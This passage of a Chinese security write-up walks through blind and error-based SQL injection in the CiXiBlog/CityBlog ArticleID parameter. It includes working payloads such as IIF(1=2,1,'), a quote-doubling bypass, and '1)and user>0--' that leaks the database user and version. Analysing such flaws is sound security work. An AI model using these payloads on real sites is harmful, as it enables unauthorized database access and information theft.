


图 1

此路不通，看来只好测试第一种方法了，还好CIXIBLOG给了个安慰奖，可以按照IIF的流向提交不同的ID值。猜解的方法就是先创建几十个RSS频道，然后用手动的方法一个一个的猜测，少一个频道就是猜对一个！天啊，这分明就是鸡肋嘛，食之无味，弃之可惜！

看了一下文件日期，大多数都是2006年1 - 2月份的，这老哥是从哪儿找的这么老的文件，不知官方有没有提供新的程序。到CiXiBlog官方站点看了一下，果然有最新的版本提供，不过名称却变了，改为CityBlog - -都市自媒体了。管它是CIXI还是CITY，先看代码再说，粗略地对照了一下这几个文件，漏洞一个不少！为什么作者对其它文件中的数值型字段用CblogObj.iscint进行过滤，而这几个却忽略了呢？莫非新版本还有其它的过滤？

按照代码的流向，顺藤摸瓜一个一个的看，结果发现和CiXiBlog没什么两样。不过这CITYBLOG的体积倒是比CIXIBLOG大的多，先在本地测试一番再说。和前面一样，仍是先提交数值型的**IIF(1=1,105,1)**，当条件成立时，添加的RSS频道被删除了，看来CityBlog和CixiBlog所犯的错误是一样的。再试**IIF(1=2,1,"a")**的方式，意想不到的事情发生了，这次返回了错误“[ODBC Microsoft Access Driver] 参数不足，期待是 1”，如图2。




图 2

本以为找到了方法，结果再提交**IIF(1=1,1,"a")**时，返回的仍然是这样错误，晕了！它们是不是商量好的，要不来的话都不来，要来却又一起来！“参数不足”，看来可能是双引号的问题，不用引号能不能引入字符呢？在SQL注入时，绕过引号的方式就是转为十六进制，将a转为16进制值（0X220061002200），提交后返回的信息却是成功，无论真与假均如此。天啊！单引号过滤了，双引号又不能用，转换又不行，用什么方式引入字符呢？在提交工具中测试了一个又一个的想法，均无果而终，在我的耐心被彻底摧垮前的一分钟，我忽然想起了程序的过滤方式**CheckSqlstr = Replace(Str,"'","''")**，将一个单引号过滤为两

个单引号，嘿嘿，天助我也，只要输入一个单引号，程序就会自动帮我匹配完整。将 **ArticleID=** 后的值更改为 **IIF(1=2,1,')**，提交后的结果如图 3 所示。“错误 '80040e07'，标准表达式中数据类型不匹配”，哈哈，终于看到你了！再试 1=1 的条件，返回的是“操作成功提示：删除 RSS 频道成功！”。瞧，现在 1=1 和 1=2 已经变成了两个不同的页面，这鸡肋变得有点好吃了！




图 3

如果说这个漏洞在 MDB 版中是鸡肋的话，那么在 SQL 版就是鸡翅了，为什么呢？因为在 SQL 版中就可以跳出 IN 的限制了，彻底告别那些限制，比如我将上面的测试语句更改为 **ArticleID=1)and user>0--**，这样出现的是什么结果，如图 4，暴出了当前数据库的连接用户名。将 ArticleID 的值改为 **1)and @@version=0--**，又可以暴出数据库及服务器的一些信息。当然，还有更多的语句，就不一一列举了。

